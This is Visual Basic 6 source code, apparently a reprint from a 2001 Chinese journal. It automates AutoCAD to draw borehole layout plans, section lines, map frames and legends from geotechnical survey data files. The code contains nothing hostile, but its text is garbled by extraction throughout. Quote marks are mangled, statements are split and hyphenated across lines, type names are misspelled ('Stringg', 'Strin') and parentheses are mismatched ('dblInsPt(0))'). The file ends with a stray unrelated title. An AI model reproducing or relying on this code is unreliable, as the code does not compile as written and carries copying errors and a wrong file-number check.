    DlgDataFile. CancelError = True
    DlgDataFile. DialogTitle = ″打开钻孔数据文件″
    DlgDataFile. Filter = ″文本数据文件(*. txt)|*. txt|成图钻孔数据文件(*. dat)|*. dat|所有文件(*. *)|*. *″
    DlgDataFile. FilterIndex = 2
    DlgDataFile. FileName = ″″
    On Error GoTo OpenFileErr
    DlgDataFile. ShowOpen
    strInFileName = Trim(DlgDataFile. FileName)
    ′得到比例尺
    strScale = cmbScale. Text
    If blnCheckInput(″比例尺错误″, ″您输入的比例尺″, strScale) Then
        dblScale = Val(cmbScale. Text)
    Else
        cmbScale. SetFocus
        cmbScale. SelStart = 0
        cmbScale. SelLength = Len(cmbScale. Text)
        stbDraw. Panels(1). Text = ″比例尺输入错误!″
        Exit Sub
    End If
    stbDraw. Panels(1). Text = ″正在绘制钻孔布置图 . . . ″
    intFileNo = FreeFile()
    Open strInFileName For Input As #intFileNo
    intNumber = -1
    ′读入数据
```

```
    Do While Not EOF(intFileNo)
        intNumber = intNumber + 1
        ReDim Preserve strZK_bh(intNumber) As String
        ReDim Preserve strZK_lx(intNumber) As String
        ReDim Preserve dblZK_X(intNumber) As Double
        ReDim Preserve dblZK_Y(intNumber) As Double
        ReDim Preserve dblZK_h1(intNumber) As Double
        ReDim Preserve dblZK_h2(intNumber) As Double
        ReDim Preserve dblZK_h3(intNumber) As Double
Input #intFileNo, strZK_bh(intNumber), strZK_lx(intNumber), dblZK_X(intNumber), dblZK_Y(intNumber), dblZK_h1(intNumber), dblZK_h2(intNumber), dblZK_h3(intNumber)
strZK_bh(intNumber) = UCase(Trim(strZK_bh(intNumber)))
strZK_lx(intNumber) = UCase(Trim(strZK_lx(intNumber)))
    Loop
    Close #intFileNo
    Call LinkCAD          '链接 CAD
    '调用绘制平面图子程序
     Call DrawGraph(strZK_bh, strZK_lx, dblZK_X, dblZK_Y, dblZK_h1, dblZK_h2, dblZK_h3)
    'AutoCAD 图形最大化
    objAcadApp.ZoomExtents
    AppActivate frmDrawGX.Caption        '激活主程序
    stbDraw.Panels(1).Text = "钻孔平面图绘制完毕!"
    MsgBox "根据钻孔数据生成 CAD 图形完毕!", vbOKOnly + vbInformation, "钻孔布置图"
    '钻孔平面图绘制完毕后,剖面线绘制按钮和菜单可用
    tbDraw.Buttons(3).Enabled = True
    mnuDrawPMX.Enabled = True
    Exit Sub
OpenFileErr:          '打开文件时,如果按了取消键,则退出操作
    'Err.Clear
    If Err.Number = 32755 Then
     MsgBox "打开文件时,您按了取消键,单击'确定'按钮,将结束本次操作!", vbOKOnly + vbInformation, "钻孔布置图"
        Exit Sub
    End If
End Sub
'启动程序时得到程序的绝对路径
Private Sub Form_Load()
    strCurAppPath = App.Path
    If App.Path = "\" Then
        strCurAppPath = App.Path
    Else
        strCurAppPath = App.Path & "\"
    End If
    '默认每幅图都加图框、图例和责任签
    chkTkFj.Item(0).Value = 1
    chkTkFj.Item(1).Value = 1
    chkTkFj.Item(2).Value = 1
    '程序开始后,绘制剖面按钮和菜单不可用
    tbDraw.Buttons(3).Enabled = False
    mnuDrawPMX.Enabled = False
    '将钻孔符号系统信息读入数组
stbDraw.Panels(1).Text = "正在装入钻孔符号控制系统!"
    Call LoadControlInfo
    '设置状态栏
    stbDraw.Panels(1).Text = "就绪"
End Sub
'根据钻孔索引文件成图
Private Sub mnuDrawOfFile_Click()
    Call SubDrawGraph
End Sub
'退出程序
Private Sub mnuExit_Click()
    Unload Me
End Sub
'绘制钻孔剖面线
Private Sub mnuDrawPMX_Click()
    Call SubDrawPMX
End Sub
'根据工具栏按钮进行相应处理
Private Sub tbDraw_ButtonClick(ByVal Button As MSComctlLib.Button)
    Select Case Button.Key
        Case "DrawGraph"
            Call SubDrawGraph
        Case "QueryFind"
            Call SubDrawPMX
        Case "Exit"
            Unload Me
        Case Else
    End Select
End Sub
'绘制剖面线过程
Public Sub SubDrawPMX()
    Dim intFileNo As Integer          '文件号
    Dim intPos As Integer             '临时变量
    Dim strZK() As String             '剖面线中的钻孔号数组
    Dim strPMX(2) As String           '剖面线编号数组
    Dim strInFileName As String       '剖面线数据文件名
    Dim strTextLine As String         '剖面线数据文件的读入行
    Dim intN As Integer               '记数器
    stbDraw.Panels(1).Text = "正在绘制钻孔剖面线 . . . "
    '打开文件
    strInFileName = ""
    DlgDataFile.CancelError = True
    DlgDataFile.DialogTitle = "打开钻孔剖面文件"
    DlgDataFile.Filter = "文本数据文件(*.txt)|*.txt|钻孔剖面数据文件(*.dat)|*.dat|所有文件(*.*)|*.*"
    DlgDataFile.FilterIndex = 2
    DlgDataFile.FileName = ""
    On Error GoTo OpenFileErr
    DlgDataFile.ShowOpen
    strInFileName = Trim(DlgDataFile.FileName)
    '将钻孔信息数据读入数组
    intFileNo = FreeFile()
    Open strInFileName For Input As #intFileNo
   Input #intFileNo, strTM'数据文件的第一行为平面图文件名
    strTM = Trim(strTM) & "钻孔布置图"
    Do While Not EOF(intFileNo)
        Line Input #intFileNo, strTextLine
        strTextLine = UCase(Trim(strTextLine))
        If strTextLine <> "" Then
            intPos = InStr(strTextLine, ",")
            If intPos <> 0 Then
```

```
        ´分解钻孔平面的钻孔号
        strPMX(1) = Left(strTextLine, intPos - 1)
        strPMX(2) = strPMX(1) & ´´´
        strTextLine = Mid(strTextLine, intPos + 1)
        intN = 0
        Do While strTextLine <> ´´
          intPos = InStr(strTextLine, ´,´)
          If intPos <> 0 Then
            intN = intN + 1
            ReDim Preserve strZK(intN) As Stringg
    strZK(intN) = Trim(Left(strTextLine, intPos - 1))
          strTextLine = Mid(strTextLine, intPos + 1)
          Else
            intN = intN + 1
            ReDim Preserve strZK(intN) As Strin
            strZK(intN) = Trim(strTextLine)
            strTextLine = ´´
          End If
        Loop
      End If
      ´绘制剖面线
      Call DrawPMX(strPMX, strZK)
    End If
  Loop
  Close #intFileNo
  ´绘制图框
  Call DrawTk
  ´绘制完剖面线后,绘制剖面线按钮和菜单不可用
  tbDraw.Buttons(3).Enabled = False
  mnuDrawPMX.Enabled = False
  objAcadApp.ZoomExtents  ´图形最大化
  AppActivate frmDrawGX.Caption  ´激活主程序
  stbDraw.Panels(1).Text = ´钻孔剖面线绘制完毕!´
  MsgBox ´根据钻孔剖面数据绘制剖面线图形已经完成!´,
vbOKOnly + vbInformation, ´剖面线´
  Exit Sub
OpenFileErr:  ´打开文件时,如果按了取消键,则退出操作
  ´Err.Clear
  If Err.Number = 32755 Then
    MsgBox ´打开文件时,您按了取消键,单击 '确定 '按钮,将
结束本次操作!´, vbOKOnly + vbInformation, ´钻孔布置图´
    Exit Sub
  End If
End Sub
```

2. mdlCADDraw.bas

```
Option Explicit
´定义 CAD 变量
Public objAcadApp As AcadApplication  ´CAD 对象变量
Public objAcadDocuments As AcadDocuments
Public objAcadDocument As AcadDocument
Public objAcadModelSpace As AcadModelSpace
Public objAcadUtility As AcadUtility
Public objAcadStyles As AcadTextStyles
Public objAcadStyle As AcadTextStyle
Public strCurAppPath As String  ´当前程序路径
Public dblScale As Double  ´比例尺
Public strFhType() As String  ´定义点符号系统数据
Public strFhName() As String
Public dblFhRadius() As Double
Public strFhMem() As String
Public strTM As String  ´图名
Public strZK_bh() As String  ´定义读入钻孔数据
Public strZK_lx() As String
Public dblZK_X() As Double
Public dblZK_Y() As Double
Public dblZK_h1() As Double
Public dblZK_h2() As Double
Public dblZK_h3() As Double
´链接 CAD
Public Sub LinkCAD()
  Dim intSDI As Integer  ´定义系统变量 SDI,以便判断
CAD2000 的多文档状态
  Dim intDWGCount As Integer  ´系统的文档数
  On Error Resume Next
  ´得到 CAD 对象
  Set objAcadApp = GetObject(, ´AutoCAD.application´)
  If Err Then
    Err.Clear
  Set objAcadApp = CreateObject(´AutoCAD.application´)
    ´得到当前图形和模型空间
  End If
  ´得到文档集合,并获得当前图形,以便访问系统变量 SDI
  ´当系统当前文档数为 0 时,系统为多文档状态,直接在系统
中添加含有模板的新文件
  ´当系统为单文档状态时,先得到当前文档,以便访问系统变
量 SDI
  Set objAcadDocuments = objAcadApp.Documents
  If objAcadDocuments.Count <> 0 Then
    Set objAcadDocument = objAcadDocuments.Item(0)
´根据此标志判断在多文档状态下,系统的当前文档数是否为 0
    intDWGCount = 1  ´此时系统已经有文档
  Else
    intDWGCount = 0  ´此时是在系统没有文档
    objAcadDocuments.Add(strCurAppPath & ´工勘平面
图.dwt´)
    Set objAcadDocument = objAcadDocuments.Item
(objAcadDocuments.Count - 1)
  End If
  ´访问系统变量 SDI,以便确定系统是否处于单文档状态:
SDI=1 时为单文档状态
  intSDI = objAcadDocument.GetVariable(´SDI´)
  If intSDI = 1 Then  ´当系统处于单文档状态时
    Set objAcadDocument = objAcadDocument.New
(strCurAppPath & ´工勘平面图.dwt´)
  Else  ´当系统在多文档状态时
    If intDWGCount = 1 Then
      objAcadDocuments.Add(strCurAppPath & ´工勘平
面图.dwt´)
      Set objAcadDocument = objAcadDocuments.Item
(objAcadDocuments.Count - 1)
    End If
  End If
  ´窗口最大化
  objAcadDocument.WindowState = acMax
  Set objAcadStyles = objAcadDocument.TextStyles
```

```
    Set objAcadStyle = objAcadDocument.ActiveTextStyle
    '得到当前文档模型空间
Set objAcadModelSpace = objAcadDocument.ModelSpace
    '得到当前文档交互输入
    Set objAcadUtility = objAcadDocument.Utility
    '得到当前文档得到组集合
 objAcadDocument.ActiveLayer = objAcadDocument.Layers("0")
End Sub
'根据提取的钻孔数据成图子程序
Public Sub DrawGraph(strZKBH() As String, strZKLX() As String, dblZKx() As Double, dblZKy() As Double, dblZKh1() As Double, dblZKh2() As Double, dblZKh3() As Double)
    Dim intI As Integer     '循环变量
    Dim intII As Integer    '循环变量
    Dim intKK As Integer    '循环变量
    Dim intJ As Integer     '多义线点数
    Dim objLine As AcadLine
    Dim objPline As AcadPolyline        '多义线实体
    Dim dblPline(11) As Double          '多义线坐标
    Dim objBlockItem As AcadBlockReference  '定义块实体
    Dim strBlockName As String      '定义块名
    Dim dblXyScale As Double
    Dim dblInsPt(0 To 2) As Double  '块插入点
    Dim dblBlockAngle As Double
    Dim dblAlignmentPoint(0 To 2) As Double    '文字对齐点
    Dim objTextItem As AcadText                '文字对象
    Dim dblLineP1(0 To 2) As Double            '横线坐标
    Dim dblLineP2(0 To 2) As Double
    Dim dblOffset As Double     '文字距横线的距离
    Dim dblTextH As Double      '文字高度
    Dim dblLineL As Double      '横线长度
    Dim dblFhR As Double        '钻孔半径
    intJ = UBound(strZKBH, 1)
    '设置图层
    AppActivate objAcadApp.Caption  '激活 CAD
    objAcadApp.Visible = True       'CAD 可见
 objAcadDocument.ActiveLayer = objAcadDocument.Layers("钻孔")
    Dim varWinLeftDown As Variant  '定义钻孔所在范围,以便在 CAD 图形中可以直观地看到成图过程
    Dim varWinRightTop As Variant
    Dim dblWinLeftDown(2) As Double
    Dim dblWinRightTop(2) As Double
    dblWinLeftDown(0) = 100000000000#
    dblWinLeftDown(1) = 100000000000#
    dblWinLeftDown(2) = 0#
    dblWinRightTop(0) = -100000000000##
    dblWinRightTop(1) = -100000000000
    dblWinRightTop(2) = 0#
    For intI = 1 To intJ
        If dblZKy(intI) <= dblWinLeftDown(0) Then dblWinLeftDown(0) = dblZKy(intI)
        If dblZKy(intI) >= dblWinRightTop(0) Then dblWinRightTop(0) = dblZKy(intI)
        If dblZKx(intI) <= dblWinLeftDown(1) Then dblWinLeftDown(1) = dblZKx(intI)
        If dblZKx(intI) >= dblWinRightTop(1) Then dblWinRightTop(1) = dblZKx(intI)
    Next intI
    varWinLeftDown = dblWinLeftDown
    varWinRightTop = dblWinRightTop
objAcadApp.ZoomWindow varWinLeftDown, varWinRightTop
    '根据钻孔符号绘制钻孔
    dblBlockAngle = 0#
    dblXyScale = dblScale / 1000#
    For intI = 1 To intJ
        '根据符号类型,进行符号配置
        For intII = 1 To UBound(strFhType, 1)
            If strZKLX(intI) = strFhType(intII) Then
                strBlockName = strFhName(intII)
                dblFhR = dblFhRadius(intII)
                Exit For
            Else
                strBlockName = ""
            End If
        Next intII
        dblInsPt(0) = dblZKy(intI)      '符号的插入点
        dblInsPt(1) = dblZKx(intI)
        dblInsPt(2) = 0#
        If strBlockName <> "" Then
Set objBlockItem = objAcadModelSpace.InsertBlock(dblInsPt, strBlockName, dblXyScale, dblXyScale, dblXyScale, dblBlockAngle)
        End If
        '绘制钻孔信息
        dblTextH = 2#       '钻孔信息文字的基本高度为 2
        dblOffset = 1#      '文字距横线的距离为 1
        dblLineL = 8#       '横线的长度为 8
 objAcadDocument.ActiveLayer = objAcadDocument.Layers("钻孔信息")
        '画左侧横线线
        dblLineP1(0) = dblZKy(intI) - dblFhR * dblXyScale
        dblLineP1(1) = dblZKx(intI)
        dblLineP1(2) = 0#
    dblLineP2(0) = dblLineP1(0) - dblLineL * dblXyScale
        dblLineP2(1) = dblLineP1(1)
        dblLineP2(2) = 0#
     Set objLine = objAcadModelSpace.AddLine(dblLineP1, dblLineP2)
        '标注钻孔编号
        dblInsPt(0) = (dblLineP1(0) + dblLineP2(0)) / 2#
  dblInsPt(1) = (dblLineP1(1) + dblLineP2(1)) / 2# + dblOffset * dblXyScale
        dblInsPt(2) = 0#
        dblAlignmentPoint(0) = dblInsPt(0))
        dblAlignmentPoint(1) = dblInsPt(1
        dblAlignmentPoint(2) = 0#
   Set objTextItem = objAcadModelSpace.AddText(strZKBH(intI), dblInsPt, dblTextH * dblXyScale)
objTextItem.Alignment = acAlignmentBottomCenter'居中对齐
objTextItem.TextAlignmentPoint = dblAlignmentPoint  '校正对齐点
        objTextItem.Update
        '标注钻孔深度
        If dblZKh2(intI) <> 0 Then
```

```
        dblInsPt(0) = (dblLineP1(0) + dblLineP2(0)) / 2#
        dblInsPt(1) = (dblLineP1(1) + dblLineP2(1)) / 2#
- dblOffset * dblXyScale
        dblInsPt(2) = 0#
        dblAlignmentPoint(0) = dblInsPt(0))
        dblAlignmentPoint(1) = dblInsPt(1
        dblAlignmentPoint(2) = 0#
  Set objTextItem = objAcadModelSpace. AddText(Format
(dblZKh2(intI), "0. 00"), dblInsPt, dblTextH * dblXyScale)
objTextItem. Alignment = acAlignmentTopCenter '居中对齐
   objTextItem. TextAlignmentPoint = dblAlignmentPoint
'校正对齐点
        objTextItem. Update
      End If
      '画右侧横线
      dblLineP1(0) = dblZKy(intI) + dblFhR * dblXyScale
      dblLineP1(1) = dblZKx(intI)
      dblLineP1(2) = 0#
   dblLineP2(0) = dblLineP1(0) + dblLineL * dblXyScale
      dblLineP2(1) = dblLineP1(1)
      dblLineP2(2) = 0#
    Set objLine = objAcadModelSpace. AddLine(dblLineP1,
dblLineP2)
      '标注钻孔高程
      If dblZKh1(intI) <> 0 Then
        dblInsPt(0) = (dblLineP1(0) + dblLineP2(0)) / 2#
       dblInsPt(1) = (dblLineP1(1) + dblLineP2(1)) / 2#
+ dblOffset * dblXyScale
        dblInsPt(2) = 0#
        dblAlignmentPoint(0) = dblInsPt(0))
        dblAlignmentPoint(1) = dblInsPt(1
        dblAlignmentPoint(2) = 0#
  Set objTextItem = objAcadModelSpace. AddText(Format
(dblZKh1(intI), "0. 00"), dblInsPt, dblTextH * dblXyScale)
objTextItem. Alignment =acAlignmentBottomCenter'居中对齐
 objTextItem. TextAlignmentPoint = dblAlignmentPoint '校
正对齐点
        objTextItem. Update
      End If
      '标注钻孔水位
      If dblZKh3(intI) <> 0 Then
        dblInsPt(0) = (dblLineP1(0) + dblLineP2(0)) / 2#
        dblInsPt(1) = (dblLineP1(1) + dblLineP2(1)) / 2#
- dblOffset * dblXyScale
        dblInsPt(2) = 0#
        dblAlignmentPoint(0) = dblInsPt(0))
        dblAlignmentPoint(1) = dblInsPt(1
        dblAlignmentPoint(2) = 0#
   Set objTextItem = objAcadModelSpace. AddText(Format
(dblZKh3(intI), "0. 00"), dblInsPt, dblTextH * dblXyScale)
objTextItem. Alignment = acAlignmentTopCenter '居中对齐
        objTextItem. TextAlignmentPoint = dblAlignment-
Point '校正对齐点
        objTextItem. Update
      End If
   Next intI
   objAcadApp. ZoomExtents
   objAcadDocument. ActiveLayer =objAcadDocument. Layers
("0")
End Sub
'绘制剖面线
Public Sub DrawPMX(strPMXP( ) As String, strZKP( ) As
String)
   Dim intI As Integer     '循环变量
   Dim intJ As Integer
   Dim objPline As AcadPolyline    '多义线实体变量
   Dim objTextItem As AcadText     '单行文字实体变量
   Dim strInsText As String        '标注文字内容
   Dim dblTextH As Double          '标注文字高度
   Dim dblPline( ) As Double       '多义线数组
   Dim dblInsPt(0 To 2) As Double  '文字插入点
   Dim dblDist As Double           '标注剖面线端点的距离
   Dim dblAngle As Double          '角度
   Dim dblXyScale As Double        '变换比例尺
   Dim dblBlockAngle As Double     '块的旋转角
   Dim objBlockItem As AcadBlockReference '块实体变量
   Dim dblZKx( ) As Double         '剖面线钻孔坐标
   Dim dblZKy( ) As Double
   Dim intZKN As Integer           '剖面线钻孔的个数
   Dim intZKCount As Integer       '钻孔总数
   AppActivate objAcadApp. Caption '激活 CAD
   objAcadApp. Visible = True      'CAD 可见
   dblXyScale = dblScale / 1000#   '转换比例尺
   intZKN = UBound(strZKP, 1)      '得到剖面线的钻孔数
   ReDim dblZKx(intZKN) As Double  '定义剖面线钻孔坐标
   ReDim dblZKy(intZKN) As Double
   intZKCount = UBound(strZK_bh, 1)   '得到钻孔总数
   For intI = 1 To intZKN     '得到剖面线中钻孔的所有坐标
      For intJ = 1 To intZKCount
         If strZKP(intI) = strZK_bh(intJ) Then
            dblZKx(intI) = dblZK_X(intJ)
            dblZKy(intI) = dblZK_Y(intJ)
            Exit For
         End If
      Next intJ
   Next intI
   ReDim dblPline((intZKN + 2) * 3 - 1) As Double '将
钻孔坐标转化为多义线数据
   intJ = UBound(dblPline, 1)
   For intI = 2 To intZKN + 1
      dblPline(3 * intI - 3) = dblZKy(intI - 1)
      dblPline(3 * intI - 2) = dblZKx(intI - 1)
      dblPline(3 * intI - 1) = 0#
   Next intI
   '计算剖面线两端的引线
   Dim varPoint As Variant         '端点变量
   Dim varBasePoint(0 To 2) As Double '计算端点的参考点
   dblDist = 10#
   varBasePoint(0) = dblPline(3)
   varBasePoint(1) = dblPline(4)
   varBasePoint(2) = dblPline(5)
    dblAngle = FangWei(dblPline(6), dblPline(7), dblPline
(3), dblPline(4)) '计算方位
    varPoint =objAcadUtility. PolarPoint(varBasePoint, dblAn-
gle, dblDist * dblXyScale)
   dblPline(0) = varPoint(0)
```

```
    dblPline(1) = varPoint(1)
    dblPline(2) = varPoint(2)
    varBasePoint(0) = dblPline(intJ - 5)))
    varBasePoint(1) = dblPline(intJ - 4
    varBasePoint(2) = dblPline(intJ - 3
    dblAngle = FangWei(dblPline(intJ - 8), dblPline(intJ -
7), dblPline(intJ - 5), dblPline(intJ - 4))
    varPoint =objAcadUtility. PolarPoint(varBasePoint, dblAn-
gle, dblDist * dblXyScale)
    dblPline(intJ - 2) = varPoint(0)
    dblPline(intJ - 1) = varPoint(1)
    dblPline(intJ) = varPoint(2)
 objAcadDocument. ActiveLayer = objAcadDocument. Layers
(″剖面线″)
    Set objPline = objAcadModelSpace. AddPolyline(dblPline)
    ′标注剖面线号
    dblInsPt(0) = dblPline(0)
    dblInsPt(1) = dblPline(1)
    dblInsPt(2) = dblPline(2)
    dblTextH = 5# * dblScale / 1000#
    Set objTextItem =objAcadModelSpace. AddText(strPMXP
(1), dblInsPt, dblTextH * dblXyScale)
    dblInsPt(0) = dblPline(intJ - 2)
    dblInsPt(1) = dblPline(intJ - 1)
    dblInsPt(2) = dblPline(intJ)
    dblTextH = 5# * dblScale / 1000#
    Set objTextItem =objAcadModelSpace. AddText(strPMXP
(2), dblInsPt, dblTextH * dblXyScale)
  objAcadDocument. ActiveLayer =objAcadDocument. Layers
(″0″)
End Sub
′绘制图框信息
Public Sub DrawTk()
    ′绘制图框信息
    Dim varRtop As Variant      ′绘图范围的右上角点
    Dim varLBot As Variant      ′绘图范围的左下角点
    Dim dblRTop(0 To 2) As Double  ′绘图范围的右上角坐标
    Dim dblLBot(0 To 2) As Double  ′绘图范围的左下角坐标
    Dim dblInsPt(0 To 2) As Double ′文字插入点坐标
    Dim dblAngle As Double          ′角度
    Dim dblBlockAngle As Double     ′块的旋转角
    Dim dblXyScale As Double        ′转换比例尺
    Dim objBlockItem As AcadBlockReference  ′块实体变量
    Dim dblTextH As Double          ′文字高度
    Dim strInsText As String        ′插入文字内容
    Dim objMtextItem As AcadMText   ′多行文字实体变量
    Dim dblPline() As Double        ′多义线数组
    Dim objPline As AcadPolyline    ′多义线实体变量
    dblXyScale = dblScale / 1000#
 objAcadDocument. ActiveLayer = objAcadDocument. Layers
(″图框″)
    ′得到绘图边界,注记图名,比例尺
    Dim varMoveP As Variant         ′文字插入点
    Dim dblMoveP(2) As Double       ′文字移动点
    If frmDrawGX. chkTkFj. Item(0). Value Then
       objAcadApp. ZoomExtents   ′图形最大化
       ′Call objAcadDocument. Regen(acAllViewports)
       varRtop = objAcadDocument. GetVariable(″EXTMAX″)
       varLBot = objAcadDocument. GetVariable(″EXTMIN″)
       dblTextH = 4# * dblScale / 1000#     ′基本字高为 4
       dblLBot(0) = varLBot(0)
       dblLBot(1) = varLBot(1)
       dblLBot(2) = varLBot(2)
       dblRTop(0) = varRtop(0)
dblRTop(1) =varRtop(1) +dblTextH +2# * dblScale / 1000#
       dblRTop(2) = varRtop(2)
       dblInsPt(0) = (dblLBot(0) + dblRTop(0)) / 2#
′比例尺插入点
       dblInsPt(1) = dblRTop(1)
       dblInsPt(2) = 0#
       strInsText = ″1: ″ & dblScale
        Set objMtextItem = objAcadModelSpace. AddMText
(dblInsPt, 0#, strInsText)
       objMtextItem. Height = dblTextH
        objMtextItem. AttachmentPoint = acAttachmentPoint-
TopCenter
       varMoveP = objMtextItem. InsertionPoint
       dblMoveP(0) = varMoveP(0)
       dblMoveP(1) = varMoveP(1)
       dblMoveP(2) = varMoveP(2)
       Call objMtextItem. Move(dblMoveP, dblInsPt)
       objMtextItem. Update
       ′注记图名
       objAcadApp. ZoomExtents
       ′Call objAcadDocument. Regen(acAllViewports)
       varRtop = objAcadDocument. GetVariable(″EXTMAX″)
       varLBot = objAcadDocument. GetVariable(″EXTMIN″)
       dblTextH = 8# * dblScale / 1000#
       dblLBot(0) = varLBot(0)
       dblLBot(1) = varLBot(1)
       dblLBot(2) = varLBot(2)
       dblRTop(0) = varRtop(0)
 dblRTop(1) = varRtop(1) + dblTextH + 5# * dblXyScale
       dblRTop(2) = varRtop(2)
  dblInsPt(0) = (dblLBot(0) + dblRTop(0)) / 2#   ′图名
       dblInsPt(1) = dblRTop(1)
       dblInsPt(2) = 0#
       strInsText = strTM
Set objMtextItem =objAcadModelSpace. AddMText(dblInsPt,
0#, strInsText)
       objMtextItem. Height = dblTextH
objMtextItem. AttachmentPoint =acAttachmentPointTopCenter
       varMoveP = objMtextItem. InsertionPoint
       dblMoveP(0) = varMoveP(0)
       dblMoveP(1) = varMoveP(1)
       dblMoveP(2) = varMoveP(2)
       Call objMtextItem. Move(dblMoveP, dblInsPt)
       objMtextItem. Update
    End If
    ′插入图例
    If frmDrawGX. chkTkFj. Item(2). Value Then
       varRtop = objAcadDocument. GetVariable(″EXTMAX″)
       varLBot = objAcadDocument. GetVariable(″EXTMIN″)
       dblLBot(0) = varLBot(0)
       dblLBot(1) = varLBot(1)
       dblLBot(2) = varLBot(2)
```

```
        dblRTop(0) = varRtop(0)
        dblRTop(1) = varRtop(1)
        dblRTop(2) = varRtop(2)
dblInsPt(0) = dblRTop(0) + 5# * dblXyScale  '图例插入点
        dblInsPt(1) = dblLBot(1) + 5# * dblXyScale
        dblInsPt(2) = 0#
        dblBlockAngle = 0#
Set objBlockItem = objAcadModelSpace.InsertBlock(dblInsPt,
"TL", dblXyScale, dblXyScale, dblXyScale, dblBlockAngle)
    End If
    '重新得到绘图边界,绘制图框、指北针和责任签
    If frmDrawGX.chkTkFj.Item(1).Value Then
        objAcadApp.ZoomExtents
        'Call objAcadDocument.Regen(acAllViewports)
        varRtop = objAcadDocument.GetVariable("EXTMAX")
        varLBot = objAcadDocument.GetVariable("EXTMIN")
        dblLBot(0) = varLBot(0) - 5# * dblXyScale
        dblLBot(1) = varLBot(1) - 10# * dblXyScale
        dblLBot(2) = varLBot(2)
        dblRTop(0) = varRtop(0) + 5# * dblXyScale
        dblRTop(1) = varRtop(1) + 5# * dblXyScale
        dblRTop(2) = varRtop(2)
ReDim Preserve dblPline(11) As Double  '图框多义线数组
        dblPline(0) = dblLBot(0)
        dblPline(1) = dblLBot(1)
        dblPline(2) = 0#
        dblPline(3) = dblRTop(0)
        dblPline(4) = dblLBot(1)
        dblPline(5) = 0#
        dblPline(6) = dblRTop(0)
        dblPline(7) = dblRTop(1)
        dblPline(8) = 0#
        dblPline(9) = dblLBot(0)
        dblPline(10) = dblRTop(1)
        dblPline(11) = 0#
Set objPline = objAcadModelSpace.AddPolyline(dblPline)
        objPline.Closed = True
Call objPline.SetWidth(0, 1# * dblXyScale, 1# * dblXyScale)
Call objPline.SetWidth(1, 1# * dblXyScale, 1# * dblXyScale)
Call objPline.SetWidth(2, 1# * dblXyScale, 1# * dblXyScale)
Call objPline.SetWidth(3, 1# * dblXyScale, 1# * dblXyScale)
        objPline.Update
dblInsPt(0) = dblRTop(0) - 20# * dblXyScale'指北针插入点
        dblInsPt(1) = dblRTop(1) - 20# * dblXyScale
        dblInsPt(2) = 0#
Set objBlockItem = objAcadModelSpace.InsertBlock(dblInsPt,
"ZBZ", dblXyScale, dblXyScale, dblXyScale, dblBlockAngle)
        '绘责任表
        objAcadApp.ZoomExtents
        'Call objAcadDocument.Regen(acAllViewports)
        varRtop = objAcadDocument.GetVariable("EXTMAX")
        varLBot = objAcadDocument.GetVariable("EXTMIN")
        dblInsPt(0) = dblRTop(0)
        dblInsPt(1) = dblLBot(1)
        dblInsPt(2) = 0#
Set objBlockItem = objAcadModelSpace.InsertBlock(dblInsPt,
"ZRB", dblXyScale, dblXyScale, dblXyScale, dblBlockAngle)
    End If
    objAcadDocument.ActiveLayer = objAcadDocument.Layers
("0")
End Sub
'装入钻孔符号系统信息
Public Sub LoadControlInfo()
    Dim intFhCount As Integer       '符号数量
    Dim intFileNo As Integer
    '统计变量初始值赋值为 -1 的目的是:数组中的第一个元素为表头
    '将钻孔符号系统信息读入数组
    intFhCount = -1
    intFileNo = FreeFile()
 Open strCurAppPath & "ZKFuHao.cfg" For Input As #intFileNo
    Do While Not EOF(1)
        intFhCount = intFhCount + 1
        ReDim Preserve strFhType(intFhCount) As String
        ReDim Preserve strFhName(intFhCount) As String
        ReDim Preserve strFhMem(intFhCount) As String
        ReDim Preserve dblFhRadius(intFhCount) As Double
    Input #intFileNo, strFhType(intFhCount), strFhName(intFhCount), dblFhRadius(intFhCount), strFhMem(intFhCount)
      strFhType(intFhCount) = UCase(Trim(strFhType(intFhCount)))
    strFhName(intFhCount) = UCase(Trim(strFhName(intFhCount)))
     strFhMem(intFhCount) = UCase(Trim(strFhMem(intFhCount)))
    Loop
    Close #intFileNo
End Sub
```

3. mdlChkText.bas

```
Option Explicit
'本函数用来检查文本框的输入是否为数字
'调用参数为:提示标题、提示字符串、需检查的内容
Public Function blnCheckInput(strTitle As String, strPrompt As String, strText) As Boolean
    Dim strTmp As String        '定义临时字符串
    Dim intI As Integer         '定义循环变量
    frmDrawGX.stbDraw.Panels(1).Text = "正在检查数据"
    If strText = "" Then        '如果字符串为空,则提示
        MsgBox strPrompt & "不能为空!", vbOKOnly + vbExclamation, strTitle
        blnCheckInput = False
        Exit Function
    Else
'如果字符串不为空,则检查其中是否含有非数字内容
        For intI = 1 To Len(strText)
            strTmp = Mid(strText, intI)
            If (Asc(strTmp) <> 46) And (Asc(strTmp) < 48 Or Asc(strTmp) > 57) Then
                MsgBox strPrompt & "不能含有字符!", vbOKOnly + vbExclamation, strTitle
                blnCheckInput = False
                Exit Function
            End If
        Next intI
```

```
    End If
strTmp = Left(strText, 1) '如果检查的内容中没有非法字符
    If (strTmp = ".") And (Len(strText) = 1) Then
'则判断字符串的第一位是否为小数点
        MsgBox strPrompt & "不能只有小数点!", vbOKOnly
 + vbExclamation, strTitle
        blnCheckInput = False
        Exit Function
    End If
    If Val(strText) = 0 Then
        MsgBox strPrompt & "不能为零!", vbOKOnly +
vbExclamation, strTitle
        blnCheckInput = False
        Exit Function
    End If
 blnCheckInput = True '检查内容合法, 则返回检查标志: TRUE
End Function
```

4. mdlDiskAndAngle. bas

```
Option Explicit
Public Const Pi = 3. 14159265
Public Const Rad = 180# / Pi
'反算两点的方位, CAD 专用
Public Function FangWei(ByVal X1 As Double, ByVal Y1 As
Double, ByVal X2 As Double, ByVal Y2 As Double) As Dou-
ble
    Dim Dx, Dy As Double
    Dim tmpfx As Double
    Dx = X2 - X1
    Dy = Y2 - Y1
    If Dy = 0 Then
        If Dx < 0 Then
            tmpfx = Pi#
        Else
            tmpfx = 0#
        End If
    Else
        If Dx <> 0 Then
            tmpfx = Atn(Dy / Dx)
        Else
            If Dy > 0 Then
                tmpfx = Pi / 2#
            Else
                tmpfx = Pi * 3 / 2#
            End If
        End If
    End If
    If (Dx > 0 And Dy > 0) Then
        tmpfx = tmpfx
    End If
    If (Dx < 0 And Dy > 0) Or (Dx < 0 And Dy < 0) Then
        tmpfx = tmpfx + Pi
    End If
    If (Dx > 0 And Dy < 0) Then
        tmpfx = tmpfx + 2# * Pi
    End If
    FangWei = tmpfx
End Function
```

收稿日期 2001 年 5 月 24 日

期待中的网络杀毒软件

